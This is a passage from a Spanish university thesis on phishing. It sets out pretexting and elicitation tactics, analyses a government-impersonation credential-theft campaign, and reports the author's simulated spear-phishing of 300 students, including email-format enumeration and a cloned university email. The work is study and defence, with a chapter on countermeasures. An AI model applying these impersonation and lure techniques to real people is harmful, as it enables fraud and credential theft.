3.1.1 DESCUBRIMIENTO E INVESTIGACIÓN:

Como ya hemos mencionado antes, lo mas importante es encontrar a una posible víctima, para eso los atacantes buscan rastrear tu huella digital mediante lo que conocemos mediante el término redes sociales.

Utilizando la información obtenida con este tipo de estudio o investigación personal, y gracias a la gran cantidad de información personal que podemos encontrar en las redes sociales o en internet, podemos obtener cantidades ingentes de datos personales que serán utilizados por el atacante para pretextar.

El pretextado se define como el acto de crear un escenario inventado para persuadir a una víctima objetivo a revelar información o realizar alguna acción. Va más allá de simplemente contar una mentira; en algunos casos, puede implicar crear una identidad completamente nueva y luego utilizar esa identidad para manipular la obtención de información.

Un buen ingeniero social es capaz de, con la suficiente preparación e investigación, apersonar empleados o trabajadores en posiciones que ellos mismos jamás han hecho. Todo el pretextado se basa en la información, de nada te sirve fingir ser de cierta empresa y fingirlo a la perfección si la víctima jamás ha tenido contacto con dicha empresa.

Para el pretextado podemos seguir unos principios, tal y como explica Christopher Hadnagy en su libro "The art of human hacking" (Hadnagy, 2018) :

- Cuanta más información hayas recogido, más probable es que el pretextado sea exitoso.
- Hay mayor probabilidad de éxito si se entremezcla tu interés personal.
- Practicar expresiones populares o dialectos.
- A mayor simpleza del pretextado, mayor probabilidad de éxito
- El pretextado debe parecer espontáneo.
- Hay que darle una salida o conclusión lógica a la víctima.

Estos datos, en manos equivocadas, pueden servir para adentrarse en la vida privada de una persona, haciéndola vulnerable a engaños y artimañas ante las que, sin los datos personales obtenidos, no habrían sido tan fácil presa.

Una vez que han conseguido mucho conocimiento personal, hacer un ataque específico a esa persona se vuelve mucho más fácil. Esto aplica en todas las formas de hacking social. La información de la víctima sea un individual, una organización o grupo.

También es muy común emplear ataques masivos que se basan en el uso de servicios o sistemas comunes a cualquier persona, como puede ser una cuenta de Google, en los que se suele simular un reset de contraseña, o datos bancarios, alegando pertenecer a dicha entidad.

Actualmente se están dando ataques de suplantación de la identidad de varios de los departamentos del gobierno de los Estados Unidos, más específicamente el departamento de labor. Estos ataques tienen como objetivo Robar las credenciales de estas grandes empresas mediante páginas web phishing.

Para llevar a cabo estos ataques, lo primero a hacer es un estudio profundo a los departamentos a los que se va a suplantar la identidad, las personas públicas que lo dirigen, y las competencias específicas sobre las que tienen control estos departamentos, además, siempre resulta útil ponerse en contacto anónimamente con ellos, para investigar el diseño de sus mensajes externos, además de logos, expresiones y diseños recurrentes en sus comunicaciones con agentes externos a la compañía, además de conseguir muestras de correos reales a los que imitar.

Además, es tan importante la investigación sobre la posible víctima o víctimas del ataque como es el estudio de la persona o establecimiento al que usurpas la identidad.

Así comienza la segunda parte de la fase de descubrimiento e investigación, que consiste en Investigar a fondo las victimas del ataque de phishing, para poder hacer una buena toma de contacto y engancharles al "anzuelo" con una oferta atractiva para ellos. Para que este primer contacto sea efectivo es necesario un estudio previo de la víctima, que debe de incluir área de influencia, mercado donde trabaja, posibilidad de contacto previo entre la imagen suplantada y la víctima en caso de ser una empresa.

En el particular caso de que el objetivo sea un individual, como en el caso de ataques del tipo whaling, es esencial un exhaustivo estudio social de todas las plataformas y redes sociales, y demás elementos mediáticos de los cuales se pueda extraer información.

En el caso del ataque de spear phishing selectivo que estábamos viendo anteriormente, el estudio del objetivo se centra en contacto previo y en mercados y proyectos de interés, ya que al simular al gobierno invitando a distintas empresas a participar en pujas por contratos gubernamentales, es importante ofrecer pujas por contratos relevantes para dichas empresas, para asi evitar llamar la atención y levantar sospechas. Además, las compañías que han sido objetivo para estos ataques son compañías que ya han recibido previamente invitaciones similares a este tipo de pujas por lo que levantan menos sospechas al recibir un correo de este tipo.

Este es uno de los correos más recientes de este ataque:




Ilustración 3-1 Ejemplo Correo de Ataque

Esta campaña se diseñó contra todo tipo de empresas, aunque enfocándose principalmente en el sector energía y el de servicios profesionales, incluyendo compañías enfocadas en la construcción y obras varias.

Se puede ver fallos en hacer un email convincente en la dirección de correo, que esta hosteada en un server.us, aunque eso lo resuelven en correos más recientes en los que usan el host .gov, consiguiendo asi una dirección de correo más probable a generar confusión y a ser interpretada como una dirección de correo electrónico fiable.

Además de ello, y tal como analiza el centro de amenazas de Cofense Intelligence, se ve una mejora progresiva en el contenido y diseño de los correos phishing, pasando a ser mas elaborados mediante la inclusión de marcas de agua, logos, bloques de firmado, y un formateo consistente con los correos gubernamentales normales.

Junto a su mejora en diseño, también han mejorado su capacidad de infiltración, ya que estos correos se han llegado a recibir en ecosistemas de correo protegidos por portales de seguridad de correo electrónico (SEG, Secure Email Gateway) por lo que la posibilidad de caer en la trampa es muy elevada.

3.1.2 ENGAÑO Y ANZUELO

Una vez que el atacante tiene datos y conocimiento de la potencial víctima, puede buscar formas de ataque, que pueden ser correo, número de teléfono, páginas falsas, sms, o demás vectores de ataque phishing.

Moldeando el interés de la potencial victima e incitándola a tomar alguna acción en particular se consigue que la víctima tome la iniciativa y evitas que tome una postura defensiva y atenta frente a posibles engaños. Si le guías con una promesa atractiva, o un incentivo apetecible, consigues lo que los magos llaman escamoteo o prestidigitación, que consiste en redirigir la atención del espectador, o en este caso, de la víctima, a el resultado final para que asi pase por alto las trampas del truco de magia, o en este caso, posibles pequeñas incoherencias en la información, la dirección url web, la dirección de correo, el diseño de la página, etc. Uno de los métodos más comunes es el phising mediante página web falsa, o el vhishing, o voice phishing, que requiere fingir y engañar a la victima mediante una llamada telefónica.

Lo mas importante de esta parte es el anzuelo, que consiste en conseguir el interés de la víctima para que no surja ni el más mínimo atisbo de desconfianza. Normalmente, cuanta más información de la víctima se haya recogido, más probable y fácil es poner un anzuelo exitoso. También se usan tácticas de miedo e intimidación, que sirven para conseguir credenciales principalmente, avisando de un ataque mediante virus e indicándote un software a descargar, o avisándote de un intento de inicio de sesión y recomendándote una actualización de la contraseña, este último caso luego usurpara tus credenciales mediante una web falsa a la que te han dirigido para realizar la actualización de contraseña.

En el ataque al que estábamos refiriéndonos previamente, relacionado con contratos gubernamentales del gobierno de los Estados Unidos, el anzuelo consiste en el correo enviado, en el que se ha robado la identidad y se ha personificado a alguno de los departamentos del gobierno, atrayendo a las potenciales víctimas con la promesa de un importante contrato gubernamental y aprovechándose del atractivo de dichos contratos para que la víctima pase por alto que está siendo engañada.

En este caso, el objetivo es robar credenciales de estas importantes empresas utilizando páginas phishing que simulan ser portales gubernamentales. Para guiar a las posibles víctimas a esta página, no ponen un link, ya que esto puede ser sospechoso, sino que te redirigen a un pdf que simula ser oficial, con procedimientos paso a paso para llegar a la página:

Ilustración 3-2 Invitation for bid (Cofense, 2022)

Esta es la primera página del documento con el que buscan engañar a los departamentos.

Ilustración 3-3 Fake bid pdf (Cofense, 2022)

En esta página te explican los pasos a seguir para participar, te informan de forma formal y semejantemente oficial de que aportar la identificación recae sobre aquel que se identifica, para así evitar sospechas.

Además, utilizan el formateo del documento y han ido evolucionando la calidad de su imitación hasta el punto de hacer que el metadata de los pdf sea prácticamente idéntico al de una invitación real a una puja gubernamental.

También usan trucos como el botón de "bid" para ocultar la URL a la que te redirigen, en la que buscan conseguir las credenciales privadas de la empresa y asi conseguir acceso a los servidores de dicha empresa.

En esta campaña de ataques simulando contratos gubernamentales, te redirigen a una página idéntica a la oficial, en la que te ofrecen la opción de iniciar sesión para participar en la puja.

3.1.3 ATAQUE

Una vez que la víctima ha caído en el anzuelo del ataque phishing, es decir, ha aceptado el link del correo, mensaje o sms comienza la fase del ataque…




Ilustración 3-4 Fake phishing page (Cofense, 2022)

Tal y como se puede observar en la imagen, los atacantes ponen todo tipo de facilidades para que la víctima les de sus credenciales.

Especificando que debido a colaboraciones con Microsoft la autenticación e identificación debe hacerse con una cuenta de Office 365 o cualquier cuenta con dominio de empresa, asi se aseguran de poder acceder a los servidores de la empresa mediante los datos robados.

También nos fijamos en que, al utilizar HTTPS la url sale marcada como segura, despejando asi las ultimas posibles dudas respecto a la veracidad de la página y de toda la oferta de puja.




Ilustración 3-5 Kapcha to confuse victims (Cofense, 2022)

Seguidamente, después de introducir los datos te redirigen a un recaptcha y a demás pasos con sus respectivas redirecciones, todo para confundir a la víctima y hacerla creer en la veracidad de todo el proceso.

Durante todo este proceso se aprovechan de elementos que instilan una sensación de rutina y seguridad, elementos ya conocidos por la víctima, como el recaptcha, hacen que esta baje su nivel de alerta y se sienta más cómoda, al ser obligada a realizar una tarea rutinaria.

Si este ataque afecta a una compañía, esta puede perder increíbles cantidades de dinero, con la media de perdidas por este tipo de ataques situada en los 3.86 millones de euros.

3.1.4 RETIRADA

Una vez que se ha completado el robo de datos, el agresor tratará de huir dejando la mas mínima evidencia posible, borrando toda clase de huella digital del ordenador invadido, o intentará confundir a la victima para que no note que ha sido atacada y que le han robado las credenciales, ya que cuanto más se tarde en detectar el ataque, más tiempo serán válidas las credenciales.

En el caso del ataque previamente descrito, después de todas las redirecciones y los distintos pasos necesarios para confundir a la víctima, esta es redirigida a la página oficial del organismo gubernamental indicado.

Además, en el pdf indica que intentar pujar en más de una ocasión resultara con la eliminación de la puja, para así desaconsejar a la gente más cuidadosa de comprobar más veces para asegurarse de la veracidad de la oferta. Este método es importante ya que a la primera sospecha denunciaran este correo y su emisor, bloqueándolo de todas las redes de esta empresa y, probablemente de otras muchas empresas, además de avisar

al gobierno, ya que su identidad está siendo suplantada, y actualizar las credenciales introducidas al sistema atacante.

El promedio del tiempo tardado en detectar ataques de este tipo es de 200 días, pero hay herramientas y logs online que pueden servir para detectar si has sido hackeado, como por ejemplo https://haveibeenpwned.com/ , que tienen un listado con la gran mayoría de cuentas que han sido hackeadas.

Capítulo 4. PROCESO DE INFILTRACIÓN SOCIAL

Para explicar este proceso de la manera más comprensiva y realista posible, lo explicaremos siguiendo los pasos y las técnicas utilizadas en orden cronológico, tal y como lo hemos explicado antes.

Este proceso lo hemos estructurado de tal manera que sea lo más próximo a un ataque realista por lo que he prescindido de utilizar información privilegiada a la que puedo tener acceso como alumno de la universidad.




Ilustración 4-1 Adversary in the middle campaign overview (Microsoft Threat Intelligence, 2022)

El ataque llevado a cabo contra los alumnos de la universidad, como tantos otros ataques de phishing que se producen a diario, siguió un orden y una evolución estricta por etapas, asegurándome de cumplir todos los requisitos para lograr un ataque exitoso.

Para que este estudio sea verdaderamente significativo es desprenderme de todos mis privilegios como alumno de la universidad, y evitar el uso de cualquier tipo de conocimiento o información que no esté abierta al público, ya que un ataque de este tipo empieza desde el punto de vista de un agente externo que intenta conseguir claves de acceso al sistema.

4.1 DESCUBRIMIENTO E INVESTIGACIÓN

Una de las fases más importantes de un ataque de hacking social de phishing, sea de spear phishing, como este caso, whaling u otro tipo de hacking, es la investigación previa.

Esto se debe a que todo sistema que guarde datos de algún valor tiene una compleja red de protección detrás de ella por lo que, sin descubrir alguna vulnerabilidad, sea humana o técnica, lograr un ataque exitoso es imposible.

Para encontrar las vulnerabilidades a explotar en el sistema tenemos que acumular todo tipo de información sobre la institución a la que vamos a atacar, en este caso, a Comillas.

Gracias a los números publicados anualmente sabemos que se matriculan aproximadamente 10.000 alumnos cada año. Y viendo el inicio de sesión de la universidad, vemos que la dirección de correo asignada a los alumnos sigue un determinado formato:

Como podemos ver, en el inicio de sesion, que es publico para que pueda acceder quien quiera, sale definido el formato de los correos asignados por la universidad a los alumnos.

Estas direcciones siguen un formato que podemos deducir facilmente, tal como

aaaa-xxxxx@alu.comillas.edu , siendo a un año, y x un numero aleatorio.

Ilustración 4-2 Acceso con Usuario y Contraseña

Si tenemos en cuenta el funcionamiento de los registros de datos en este tipo de instituciones, lo mas probable es que aaaa sea el año de matriculacion de el alumno, y que xxxx sea un numero relacionado con el orden de matriculacion.

Ya de por si, esto nos proporciona mucha información sobre cada alumno, y nos permite hacer un ataque bruteforce para hallar distintos correos de posibles alumnos.

Ademas, la disposicion del formato nos permite acceso a información particular de dicho alumno, como su edad y el año de universidad que cursan, lo cual abre la posibilidad de crear un mail phishing que actue de anzuelo y sea aun mas convincente de lo normal, ya que cuanto mas específico sea un correo, mas facil es que sea creible, aunque esto solo se cumple si la información es verídica.

Debido a esta vulnerabilidad en el filtrado de información, podemos conseguir la confianza de alumnos basandonos en eventos publicados por la propia institución o avisos sobre el calendario académico, etc.

4.2 ENGAÑO Y ANZUELO

La clave para un anzuelo eficaz está en la "elicitación" o suscitación. La suscitación consiste en una serie de técnicas y procedimientos para sutilmente extraer información personal o profesional de alguien sin levantar sospechas.

Para ejecutarlas exitosamente se suelen aplicar las siguientes técnicas:

4.2.1 APELAR AL EGO

La adulación, aplicada en un ámbito correcto y dirigiendo la conversación, puede ser muy útil para conseguir información extra que, en un primer instante de la conversación, no habría sido divulgada.

4.2.2 UTILIZAR EXPRESIONES DE INTERÉS MUTUO

Al situar una conversación en un ámbito de interés mutuo, logras una relación interpersonal más allá de lo profesional, lo que influye en la confianza entre las dos personas, permitiendo el acceso a un estudio de información más privilegiada.

4.2.3 DELIBERADAMENTE MENCIONAR FALSEDADES

Afirmaciones erróneas tiene un potente efecto en la psiquis de una persona, influenciándola a, después de una negación, corregir al interlocutor. Estas interacciones suelen ser impulsadas por el subconsciente con el objetivo de dar a conocer tu sabiduría y por la sensación de superioridad que produce sobre la otra persona. Al ser principalmente impulsivas es más fácil mencionar información sensible que, de otra forma, no saldría a la luz.

Utilizando las técnicas mencionadas previamente, junto con la información recopilada en las anteriores fases, se procede a poner el anzuelo, que debe ser atractivo sin levantar sospechas, incitando a la presunta víctima a acceder al link de nuestra página phishing.

En este caso procedemos con un ataque de spear phishing al correo de la universidad, para hacerlo de la manera que levante menos sospechas se utilizaran los correos informativos periódicos de la secretaría de la universidad como plantilla para el nuestro.




Ilustración 4-3 Modelo de Carta Diseñado

Simplemente copiando el texto, tomando capturas de las imágenes utilizadas y, en un html, para que sea enviable mediante los programas desarrollados, cambiar el hipervínculo de el link a clicar en el correo, se obtiene una copia fidedigna de un correo universitario que no despertará las sospechas de ningún alumno.

4.3 ATAQUE

Una vez que las potenciales víctimas han accedido al link fraudulento, son redirigidos a la página phishing mediante la cual extraeremos sus datos y credenciales. En este caso, para respetar la privacidad de las potenciales víctimas, se crea un sistema de flags que se van alzando según las acciones del usuario sobre la página. Todas estas flags y triggers se almacenan y al cerrar la página o al hacer input de las credenciales, se almacena en un log las acciones realizadas. Así conseguimos recoger datos sobre hasta qué punto llegan las posibles víctimas antes de sospechar y cerrar la página. Cabe mencionar que este método puede ser algo impreciso debido a que una misma persona puede acceder varias veces sin que sea identificado en los resultados.

Análisis de posibles métodos de defensa En este capítulo es donde el alumno debe describir su proyecto. En función del tipo de proyecto la estructura interna variará. El título del mismo, así como sus apartados, son sólo una sugerencia que cada alumno deberá adaptar particularmente a su proyecto.

Capítulo 5. ANÁLISIS DE POSIBLES MÉTODOS DE DEFENSA

Frente a la posibilidad de recibir un ataque phishing, como con tantas otras amenazas, es mejor prevenir que curar.

Para ello, procedemos a comentar los pasos necesarios para proteger una red empresarial frente a ataques phishing de cualquier tipo.

5.1 CONCIENCIAR AL PERSONAL

Como ya hemos podido comprobar, el eslabón más débil de la cadena de protección de una red suelen ser sus propios usuarios, por lo que, si queremos minimizar los riesgos de un ataque phishing, es prioritario asegurarse de que todos los usuarios estén informados y capacitados para reconocer contactos sospechosos o fraudulentos, además deben saber cómo responder frente a la sospecha de un contacto phishing.

Algunas medidas que se pueden implementar son:

- Enviar con cierta periodicidad y aleatoriedad correos phishing falsos que los usuarios puedan identificar y reportar. Basándose en los resultados, establecer un sistema de control para medir la respuesta de cada usuario individual frente a estos ataques de prueba, y recomendar cursillos a los que lo necesiten.
- Realizar sesiones de formación y concienciación para los usuarios, para asi asegurarse de que estos sean capaces de identificar y reportar dichos contactos maliciosos. En el caso de la universidad, esto puede ser implementado del mismo modo que el diploma de habilidades sociales profesionales, en un diploma de conocimiento básico de ciberdefensa, orientado a la protección de la información personal sensible. Con el crecimiento de la informatización en todos los ámbitos

personales y profesionales consideramos que es una propuesta de interés para las empresas, que podrán contratar personal bien formado.

- Crear una política de seguridad que establezca reglas y medidas efectivas para tomar en el caso de sospecha de un ataque phishing. Además, establecer métodos para marcar mensajes o remitentes como sospechosos para evaluarlos y asi ampliar los conocimientos sobre estas amenazas.

5.2 IMPLEMENTAR MEDIDAS DE SEGURIDAD

Las medidas de seguridad de la propia red son esenciales para proteger la misma de ataques phishing y de cualquier otro tipo.

Algunas medidas de este tipo que se podrían implementar con cierta facilidad son:

- Utilizar software antivirus y antispam en la propia red de la empresa, y asegurarse de su actualización y mantenimiento para bloquear correos electrónicos fraudulentos y detectar malware.
- Configurar sistemas de control y seguridad en los correos que analicen los correos electrónicos en busca de phishing y ataques similares.
- Implementar firewalls y restricciones para detener posibles ataques entrantes y salientes, y evitar la salida de información privilegiada.
- Por último, y siendo una medida más indicada para empresas, sería cifrar datos importantes o delicados para la empresa o sus clientes.

5.3 UTILIZAR AUTENTICACIÓN DE DOS FACTORES

La autenticación de dos factores sirve para añadir una capa de seguridad adicional en las cuentas de los usuarios, e impide un acceso desconocido a la cuenta. Algunos tipos de autenticación de dos factores son:

- Autenticación basada en sms, que envía un código de autenticación a el número móvil especificado por el usuario.
- Autenticación basada en aplicación, que genera códigos de seguridad que luego pueden ser verificados, como "Windows DoubleFactor Authentication".
- Autenticación basada en llave de seguridad física, que el usuario debe portar en su persona cuando quiere iniciar sesión. Este es el tipo de autenticación de las tarjetas bancarias, por ejemplo.

5.4 MANTENER ACTUALIZADOS LOS SISTEMAS

La actualización y el mantenimiento de los sistemas de una empresa es esencial para asegurar que no haya vulnerabilidades descubiertas en los sistemas de la empresa, evitando así que los atacantes la puedan explotar. Esto incluye:

Actualizar regularmente los controladores, sistemas operativos, aplicaciones y el software antivirus.

Realizar regularmente pruebas de seguridad con el objetivo de hallar nuevas posibles vulnerabilidades.

5.5 MONITORIZAR LA RED

Mantener la red empresarial bajo una monitorización constante es esencial para mantener la integridad de la red y detectar cualquier tipo de actividad sospechosa, y responder rápidamente a cualquier tipo de ataque phishing.

Algunas estrategias útiles de monitorización de red son:

- Utilizar herramientas de análisis de tráfico para detectar patrones de tráfico web inusuales o sospechosos.
- Establecer alertas automáticas que avisen de ciertos patrones de comportamiento.
- Revisar regularmente los registros de la red, que contienen información actualizada de todos los movimientos.

Capítulo 6. RESULTADOS Y CONCLUSIONES

Recopilamos los datos, habiendo dejado cierto tiempo para recibir respuestas de nuestro sistema de recolección de datos de la página phishing, para analizarlos en profundidad.

Comencemos remarcando que el correo phishing enviado imita a un correo de elevada importancia con relación a las matrículas, para atraer la atención de los alumnos.

Dicho correo fue emitido en torno a las fechas en las que la administración de la Universidad Pontificia Comillas emite una serie de correos semejantes, informando sobre plazos y demás información miscelánea relacionada con las matrículas. Esto permitió que el correo phishing se colara sin llamar la atención de los estudiantes, pasando por un correo más.

Gracias a estas técnicas de infiltración social, de los trescientos (300) alumnos que fueron elegidos para ser víctimas de este ataque, hemos podido confirmar ciento cuarenta y cuatro (144) clicks procedentes de aparatos distintos en la dirección url "spoofeada".

